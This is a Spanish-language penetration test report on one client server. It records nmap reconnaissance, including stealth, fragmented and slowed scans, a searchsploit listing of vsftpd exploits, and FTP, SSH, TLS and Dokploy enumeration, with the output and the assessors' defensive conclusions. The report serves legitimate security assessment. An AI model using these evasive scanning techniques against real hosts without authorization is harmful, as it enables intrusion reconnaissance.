



**PENTEST  
RESUMEN TÉCNICO DE  
VULNERABILIDADES Y HALLAZGOS**

**MAYO, 2025**

**VICTOR CAMPOS / SERGIO GARDUÑO / DANIELA CAMPOS**

[V.CAMPOS@CONSULTORA-TECNOLOGICA.SITE](mailto:V.CAMPOS@CONSULTORA-TECNOLOGICA.SITE) / [SERGIO.GARDUNO@CONSULTORA-TECNOLOGICA.SITE](mailto:SERGIO.GARDUNO@CONSULTORA-TECNOLOGICA.SITE) / [TEACH.LEAD@CONSULTORA-TECNOLOGICA.SITE](mailto:TEACH.LEAD@CONSULTORA-TECNOLOGICA.SITE) T. 55 49526429

| PROPIEDADES DEL DOCUMENTO TÍTULO | REPORTE PENTEST CAJA NEGRA / GRIS |
|----------------------------------|-----------------------------------|
| VERSIÓN                          | 1.0                               |
| AUTOR                            | VICTOR CAMPOS/ DANIELA CAMPOS     |
| PENTESTER                        | SERGIO GARDUÑO                    |
| REVISADO POR                     | VICTOR CAMPOS                     |
| APROBADO POR                     |                                   |
| CLASIFICACIÓN                    | CONFIDENCIAL                      |

## CONTENIDO

|         |  |    |
|---------|--|----|
| 1.      | RESUMEN EJECUTIVO .....                                      | 4  |
| 1.1.    | OBJETIVO.....  | 4  |
| 1.2.    | ALCANCE.....   | 4  |
| 1.3.    | METODOLOGIA .....  | 6  |
| 2.      | HALLAZGOS.....   | 7  |
| 2.1.    | RECONOCIMIENTO DEL ACTIVO .....                              | 7  |
| 2.2.    | FTP expuesto.....  | 8  |
| 2.3.    | SSH expuesto.....  | 9  |
| 2.4.    | Puerto 443 o servicio HTTPS.....                             | 11 |
| 2.5.    | Puerto RTSP .....  | 16 |
| 2.6.    | Puerto 3306 mysql.....                                       | 18 |
| 2.7.    | Ingreso por SSH con un usuario sin privilegios. ....         | 20 |
| 2.8.    | Aprovechamiento de CVEs identificados.....                   | 21 |
| 2.8.1   | ¿Escalamiento de privilegios? .....                          | 21 |
| 2.9.    | ¿Entonces qué podemos explotar? .....                        | 23 |
| 2.      | VULNERABILIDADES.....  | 27 |
| 2.1.    | DESCRIPCION DE VULNERABILIDADES .....                        | 28 |
| 2.1.1.  | LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2024-26720 ..... | 29 |
| 2.1.2.  | LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2013-7445 .....  | 30 |
| 2.1.3.  | LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2018-12931 ..... | 30 |
| 2.1.4.  | LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2018-12930 ..... | 31 |
| 2.1.5.  | LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2019-15794 ..... | 32 |
| 2.1.6.  | LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2019-19814 ..... | 32 |
| 2.1.7.  | LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2016-2568 .....  | 33 |
| 2.1.8.  | LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2016-8660 .....  | 33 |
| 2.1.9.  | LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2017-13693 ..... | 34 |
| 2.1.10. | LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2017-13165 ..... | 34 |
| 2.1.11. | LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2018-12928 ..... | 35 |
| 2.1.12. | LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2015-7837 .....  | 35 |
| 2.1.13. | LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2015-8553 .....  | 36 |
| 2.1.14. | LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2017-0537 .....  | 36 |
| 2.1.15. | LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2020-14304 ..... | 37 |
| 2.1.16. | LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2020-35501 ..... | 38 |
| 2.1.17. | POSTGRESQL CLIENT/SERVER INSTALLED (LINUX) .....             | 38 |
| 2.1.18. | DOCKER CONTAINER FILE CHANGE DETECTION.....                  | 39 |
| 2.1.19. | SOFTWARE ENUMERATION (SSH .....                              | 39 |
| 2.1.20. | VMWARE TOOLS OR OPEN VM TOOLS INSTALLED (LINUX) .....        | 40 |

|               |  |           |
|---------------|--|-----------|
| 2.1.21.       | TUKAANI XZ UTILS INSTALLED (LINUX / UNIX).....       | 40        |
| 2.1.22.       | APACHE LOG4J INSTALLED (LINUX / UNIX) .....          | 41        |
| 2.1.23.       | CONTAINERD INSTALLED (LINUX).....                    | 42        |
| 2.1.24.       | MYSQL SERVER INSTALLED (LINUX).....                  | 42        |
| 3.            | VULNERABILIDADES de aplicativo web.....              | 43        |
| 3.1.1.        | MISSING HTTP STRICT TRANSPORT SECURITY POLICY.....   | 43        |
| <b>3.1.2.</b> | <b>PHP INPUT VARIABLES EXCEEDED.....</b>             | <b>45</b> |
| 3.1.3.        | COOKIE WITHOUT HTTPONLY FLAG DETECTED.....           | 46        |
| <b>3.1.4.</b> | <b>COOKIE WITHOUT SECURE FLAG DETECTED.....</b>      | <b>48</b> |
| 3.1.5.        | MISSING 'X-FRAME-OPTIONS' HEADER.....                | 49        |
| 3.1.6.        | MISSING 'X-CONTENT-TYPE-OPTIONS' HEADER POLICY ..... | 51        |
| 3.1.7.        | SSL/TLS WEAK CIPHER SUITES SUPPORTED .....           | 52        |
| 3.1.8.        | MISSING 'CACHE-CONTROL' HEADER .....                 | 55        |
| 3.1.9.        | MISSING CONTENT SECURITY POLICY .....                | 56        |
| 3.1.10.       | HTTP HEADER INFORMATION DISCLOSURE.....              | 58        |
| 4.            | HALLAZGOS APLICATIVO WEB .....                       | 60        |
| 5.            | Anexo.....   | 62        |

## 1. RESUMEN EJECUTIVO

**Tecnología-Consultoría realizó** pruebas de intrusión a la red **Interna** donde se aloja el servidor con IP 195.35.14.19 en el tenan de la nube.

El propósito de estas actividades fue conocer el estado de seguridad de los activos evaluados, mediante la simulación de las actividades que realizaría un usuario malintencionado, buscando comprometer al activo bajo evaluación perteneciente a **CGA-ASOCIADOS**.

Las pruebas de intrusión se efectuaron mediante el uso de herramientas automáticas especializadas, así como con la ejecución de diversas validaciones de forma manual, a fin de evaluar el comportamiento del activo antes señalado.

### 1.1. OBJETIVO

El objetivo principal del ejercicio es conocer el estado de seguridad de la infraestructura mediante la ejecución de pruebas de intrusión que permitan determinar si existen vulnerabilidades que pudieran facilitar alguna intrusión interna y/o el compromiso de información.

A continuación, se presentan los objetivos particulares de las pruebas de intrusión:

- Simular las actividades que realizan los usuarios malintencionados (atacantes/ciberdelincuentes) para comprometer los activos tecnológicos y de información bajo evaluación.
- Identificar y aprovechar las vulnerabilidades presentes en los activos tecnológicos y de información bajo evaluación.
- Informar de manera ejecutiva sobre los hallazgos realizados durante las pruebas realizadas, clasificándolos por su severidad y en el caso de las vulnerabilidades por su prioridad de remediación.
- Documentar los detalles técnicos de los hallazgos realizados durante las pruebas de intrusión para los cuales se emitirán algunas recomendaciones que permitan aminorar o mitigar el riesgo inherente a cada uno de ellos.
- Reporte de radiación de vulnerabilidades que se entregará de forma detallada los pasos a seguir para remediar las vulnerabilidades que se encontraron en las pruebas realizadas, este documento se entregará en un documento anexo a este reporte.

### 1.2. ALCANCE

El Alcance de las pruebas de intrusión efectuadas para **CGA-ASOCIADOS** se detalla a continuación:

| Rubro   | Detalle  |
|---------|--|
| Activos | Las pruebas de instrucción se centraron en la ip proporcionada por CGA-ASOCIADOS 195.35.14.19. |

|  |   |
|--|---|
| Periodo de ejecución de pruebas                            | Las pruebas de instrucción fueron realizadas en el periodo comprendido del 21 de abril a las 9:00 am al 27 de mayo del 2025   |
| Tipo de pruebas  | Pruebas de intrusión considerando el análisis de vulnerabilidades, gestión de configuraciones vulnerables (configuraciones predeterminadas), autenticación, manipulación de parámetros, revisión de versiones de aplicativos vulnerables, uso de técnicas específicas de ataques en función de la información obtenida durante las actividades de reconocimiento.   |
| Tipo de análisis   | <ul style="list-style-type: none"> <li>● Desde el punto de vista del conocimiento previo: <b>Caja Negra/Gris</b></li> <li>● Desde el punto de vista del nivel de intrusión: <b>Pruebas de intrusión (hackeo ético)</b></li> <li>● Desde el punto de vista del origen de las pruebas: <b>Interna</b></li> <li>● Desde el punto de vista del tipo de pruebas: <b>Híbridas (automáticas y manuales)</b></li> </ul> |
| Ámbito   | Los activos evaluados durante las pruebas de instrucción están disponibles dentro de la red interna del tenan asignado a la ip 195.35.14.0/24   |
| Equipamiento y herramientas utilizadas durante las pruebas | <p>Para las pruebas manuales se utilizó:</p> <ul style="list-style-type: none"> <li>● <b>Kali Linux</b></li> </ul> <p>Durante la prueba automatizada se utilizó:</p> <ul style="list-style-type: none"> <li>● <b>Tenable</b></li> </ul>   |
| Reglas de compromiso                                       | Entre las reglas de <b>compromiso</b> determinadas en la metodología utilizada, se destaca la que ataña a la realización de pruebas de seguridad pasiva, es decir, sin comprometer la <b>integridad</b> ni la <b>disponibilidad</b> de los activos bajo análisis.   |


### 1.3. METODOLOGIA

La metodología empleada por **Tecnología Consultoría** consiste en la integración y adaptación de diversos marcos de referencias y estándares aceptados y reconocidos por la industria (NIST 800-115, PTES, EC-Council/CEH y OWASP).



El siguiente gráfico muestra de forma esquematizada y de alto nivel, los procesos y actividades involucrados durante el servicio a realizar.

El siguiente gráfico muestra de forma esquematizada y de alto nivel, los procesos y actividades involucrados durante el servicio a realizar.



## 2. HALLAZGOS

A continuación, se definen algunos conceptos que resultarán útiles para la comprensión de los elementos que se van a tratar a lo largo de todo el documento.

---

### 2.1. RECONOCIMIENTO DEL ACTIVO

En la realización del pentest, una de las partes importantes es reconocer el objetivo al cual se le realizará dicha acción.

Desde un **punto de vista técnico**, la **fase de reconocimiento** (o *reconnaissance*) en un pentest (prueba de penetración) es la **primera etapa del ciclo de ataque ético**, cuyo objetivo es **recolectar toda la información posible sobre el objetivo** antes de intentar una intrusión. Esta fase se divide comúnmente en dos subfases:

Reconocimiento activo y pasivo.

Actualmente se está realizando un tipo de reconocimiento activo en el cual el objetivo se involucra **interacción directa con el sistema objetivo**. Es más detectable, pero suele ser más preciso.

Y el tipo de información a buscar es el siguiente:

- Direcciones IP activas y rangos.
- Puertos y servicios abiertos.
- Sistemas operativos y versiones.
- Aplicaciones web y frameworks.
- Infraestructura de red (firewalls, IDS/IPS).
- Usuarios o nombres de dominio.
- Vulnerabilidades potenciales (sin aún explotarlas).

Durante la fase de reconocimiento de la ip 195.35.14.19 la cual es el objetivo para realizar dicho pentest se tuvo lo siguiente.

```
19.14.35.195.in-addr.arpa      name = srv644043.hstgr.cloud.

Authoritative answers can be found from:
```

Se realizó un escaneo a la ip y se encontró que cuenta con algunos servicios expuestos a internet.

```
└─(security㉿pwned)─[~]
$ nmap -sS -Pn -T1 --scan-delay 1s --max-retries 2 -f 195.35.14.19
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-24 18:22 CDT
Stats: 0:09:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 23.55% done; ETC: 19:00 (0:29:16 remaining)
Nmap scan report for srv644043.hstgr.cloud (195.35.14.19)
Host is up (0.066s latency).

Not shown: 992 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
554/tcp   open  rtsp
1723/tcp  open  ppp
3000/tcp  open  ppp
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 2224.37 seconds
```

Durante este primer paso encontramos protocolos importantes para varios vectores de ataque.

Una vez detectado estos protocolos que están expuestos se procede a tratar de identificar las versiones del mismo y si es posible que en el reconocimiento se tenga el acceso a alguna vulnerabilidad.

## 2.2. FTP expuesto

Se detecta servicio FTP.

```
(security㉿pwned)~
$ searchsploit vsftpd

Exploit Title
vsftpd 2.0.5 - 'CMD' (Authenticated) Remote Memory Consumption
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)
vsftpd 2.3.2 - Denial of Service
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
vsftpd 3.0.3 - Remote Denial of Service

Shellcodes: No Results

(security㉿pwned)~
$ nmap -p21 --script ftp-anon 195.35.14.19
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-25 22:02 CDT

```

Aun con la detección del servicio FTP, se identifica que el primer protocolo está bien configurado porque te cierra las sesiones anónimas que es uno de los primeros pasos a realizar.

```
File Actions Edit View Help
(security㉿pwned)~
$ nmap -sS -Pn -T1 --scan-delay 1s --max-retries 2 -f 195.35.14.19
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-24 18:22 CDT
Stats: 0:09:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth
SYN Stealth Scan Timing: About 23.55% done; ETC: 19:00 (0:29:16 remaining)
Nmap scan report for srv644043.hstrgr.cloud (195.35.14.19)
Host is up (0.066s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
554/tcp   open  rtsp
1723/tcp  open  pptp
3000/tcp  open  ppp
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 2224.37 seconds


(security㉿pwned)~
$ telnet 195.35.14.19 21
Trying 195.35.14.19...
Connected to 195.35.14.19.
Escape character is '^]'.

Connection closed by foreign host.
```

Por lo que es un buen punto de configuración de parte del administrador. Sin embargo, se recomienda utilizar otros servicios que sustituya a FTP como SFTP.

### 2.3. SSH expuesto

Posterior se intentó realizar la identificación del protocolo SSH (puerto 22)



```

File Actions Edit View Help
└$ nmap -p22 --script ssh2-enum-algos 195.35.14.19
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-25 22:06 CDT
Nmap scan report for srv644043.hstgr.cloud (195.35.14.19)
Host is up (0.064s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh2-enum-algos:
|   key_algorithms: (12)
|     sntrup761x25519-sha512@openssh.com
|     curve25519-sha256
|     curve25519-sha256@libssh.org
|     ecdh-sha2-nistp256
|     ecdh-sha2-nistp384
|     ecdh-sha2-nistp521
|     diffie-hellman-group-exchange-sha256
|     diffie-hellman-group16-sha512
|     diffie-hellman-group18-sha512
|     diffie-hellman-group14-sha256
|     ext-info-s
|     kex-strict-s-v80@openssh.com
|   server_host_key_algorithms: (4)
|     rsa-sha2-512
|     rsa-sha2-256
|     ecdsa-sha2-nistp256
|     ssh-ed25519
|   encryption_algorithms: (6)
|     chacha20-poly1305@openssh.com
|     aes128-ctr
|     aes192-ctr
|     aes256-ctr
|     aes128-gcm@openssh.com
|     aes256-gcm@openssh.com
|     mac_algorithms: (10)
|       umac-64-etm@openssh.com
|       umac-128-etm@openssh.com
|       hmac-sha2-256-etm@openssh.com
|       hmac-sha2-512-etm@openssh.com
|       hmac-sha1-etm@openssh.com
|       umac-64@openssh.com
|       umac-128@openssh.com
|       hmac-sha2-256
|       hmac-sha2-512
|       hmac-sha1
|     compression_algorithms: (2)
|       none
|       zlib@openssh.com
Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds
└{security@panned}:[~]
$ 

```

De la seguridad que pudimos observar en el puerto SSH

Es el siguiente:

#### Kex Algorithms (Intercambio de claves):

- Usa algoritmos **modernos y fuertes** como:
  - sntrup761x25519-sha512@openssh.com (post-cuántico + x25519)
  - curve25519 y ecdh-sha2-\* (seguros)
- Solo **uno potencialmente débil**:
  - diffie-hellman-group14-sha256 es decente, **mejor que SHA1**, pero no lo más moderno.

#### Key Algorithms:

- Usa rsa-sha2, ecdsa, y ed25519 → todos seguros y actuales.

### **Encryption Algorithms:**

- chacha20-poly1305, aes-gcm, y aes-ctr → **seguros** y modernos.
- 

### **MAC Algorithms:**

- Incluye:
  - hmac-sha1
  - hmac-sha1-etm@openssh.com

Aunque SHA-1 no es crítico en MACs, **ya no se recomienda**. Podría ser el punto más débil aquí.

---

### **Compresión:**

- none y zlib@openssh.com → normal, sin riesgos conocidos si no hay canales MiTM.

### **Conclusión:**

Este servidor **no tiene una configuración insegura** de SSH, así que:

No es viable un ataque de downgrade, ni MiTM trivial.

El único detalle es que acepta SHA1, pero no es suficiente para explotar algo directamente.

## 2.4. Puerto 443 o servicio HTTPS

Durante la fase de reconocimiento uno de los puertos básicos que cualquier aplicación web tiene es el puerto SSL.

Se realizar una fase de reconocimiento sobre las ciphers.

```
(security㉿pwned)-[~]
└─$ nmap --script ssl-cert,ssl-enum-ciphers -p443 195.35.14.19

Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-25 22:14 CDT
Nmap scan report for srv644043.hstgr.cloud (195.35.14.19)
Host is up (0.064s latency).

PORT      STATE SERVICE
443/tcp    open  https
| ssl-enum-ciphers:
|_ TLSv1.2:
|   ciphers:
|     TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - A
|     TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (secp256r1) - A
|     TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - A
|     TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
|     TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
|   compressors:
|     NULL
|   cipher preference: server
|_ TLSv1.3:
|   ciphers:
|     TLS_AKE_WITH_AES_128_GCM_SHA256 (ecdh_x25519) - A
|     TLS_AKE_WITH_AES_256_GCM_SHA384 (ecdh_x25519) - A
|     TLS_AKE_WITH_CHACHA20_POLY1305_SHA256 (ecdh_x25519) - A
|   cipher preference: server
|_ least strength: A
| ssl-cert: Subject: commonName=TRAEFIK DEFAULT CERT
| Subject Alternative Name: DNS:0324bbf87828a2b4896bc705f7de6a50.eafc66080307353fe370ae7d5d4628d3.traefik.default
| Issuer: commonName=TRAEFIK DEFAULT CERT
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-21T19:29:59
| Not valid after: 2026-04-21T19:29:59
| MD5:   bec8:6eb3:5574:ed87:feea:1b0a:8ae0:dc0b
|_ SHA-1: 026f:d7c1:4fb9:4515:5fee:7d6a:099b:d72f:2803:f129

Nmap done: 1 IP address (1 host up) scanned in 3.36 seconds /dirb/common.txt

(security㉿pwned)-[~]
```

### Seguridad del cifrado:

- Usa solo **TLS 1.2 y 1.3**, nada de SSL ni TLS 1.0/1.1 → eso está muy bien en temas de configuración.
- Cifrado fuerte:
  - AES-GCM, ChaCha20-Poly1305, ECDHE\_RSA → todos con calificación A.
- No se encontraron **cifrados débiles o vulnerables**.

No parece haber vector directo de ataque desde SSL/TLS. Lo cual es un Buen trabajo del administrador.

## ¿Qué significa ese certificado “TRAEFIK DEFAULT CERT”?

Esto es **muy interesante**:

- TRAEFIK es un **proxy reverso y balanceador de carga** muy usado en despliegues con contenedores como **Docker** o **Kubernetes**.
- El nombre del cert y el **DNS alternativo** apuntan a una app que probablemente está detrás de un **proxy Traefik**, corriendo en contenedores.

**Esto sugiere que hay varios servicios corriendo en backends internos**, posiblemente con rutas como:


cpp


<https://195.35.14.19/dashboard>

<https://195.35.14.19/api>

<https://195.35.14.19:3000/>

Se revisó la información obtenida lo cual es correcta.





Al parecer esta página de **Dockploy** es una herramienta diseñada para facilitar el **despliegue automatizado de contenedores Docker** en entornos de desarrollo o producción. El nombre es una combinación de "Docker" y "Deploy". Aunque existen varios proyectos o scripts con ese nombre en GitHub o en otros sitios.

Por lo que aquí se intentó ocupar los mismos scripts para detectar si estaba por default el login de dockploy.

```
(security㉿pawned)~]
$ nmap -p3000 -sV --script http-enum,http-title,http-headers,http-methods 195.35.14.19

Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-25 23:39 CDT
Nmap scan report for srv644043.hstgr.cloud (195.35.14.19)
Host is up (0.064s latency).

PORT      STATE SERVICE VERSION
3000/tcp   open  http    Samsung AllShare httpd
| http-methods:
|_ Supported Methods: GET HEAD POST
| http-headers:
|   X-Powered-By: Next.js
|   Cache-Control: private, no-cache, no-store, max-age=0, must-revalidate
|   ETag: "i7cdhiwx3ghow"
|   Content-Type: text/html; charset=utf-8
|   Content-Length: 22932
|   Vary: Accept-Encoding
|   Date: Sat, 26 Apr 2025 04:39:25 GMT
|   Connection: close
|
|_ (Request type: HEAD)
| http-title: Dokploy
| http-enum:
|_ /robots.txt: Robots File

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 173.81 seconds

(security㉿pawned)~]
$ curl -I http://195.35.14.19:3000/robots.txt

HTTP/1.1 200 OK
X-Powered-By: Next.js
Cache-Control: private, no-cache, no-store, max-age=0, must-revalidate
ETag: "i7cdhiwx3ghow"
Content-Type: text/html; charset=utf-8
Content-Length: 22932
Vary: Accept-Encoding
